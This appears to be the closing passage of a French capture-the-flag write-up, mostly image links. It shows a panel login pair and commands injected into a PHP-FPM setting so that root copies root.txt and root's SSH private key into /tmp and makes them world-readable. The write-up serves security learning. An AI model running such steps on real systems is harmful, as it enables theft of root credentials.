








Admin:ForlorfroxAdmin

On se connecte ensuite au site :






On va créer une nouvelle version PHP et on va ajouter cette nouvelle commande :
cp /root/root.txt /tmp/root.txt




Ensuite on redémarre le processus plusieurs fois jusqu'à que la commande soit bonne puis on vérifie sur la machine de michael que le fichier root.txt a bien été copier :

c'est bon maintenant on va copier la clé id_rsa :


cp/root/.ssh/id_rsa/tmp/id_rsa




J'ai mis une nouvelle commande : **chmod 777 /tmp/root.txt** pour le lire depuis Michael:




Pour lancer la commande on doit redémarrer le processus donc on va ici :




Puis on va dans PHP-FPM et on désactive puis réactive la commande plusieurs fois et on teste sur la machine de michael.



Avant la commande :



Apres la commande



FIN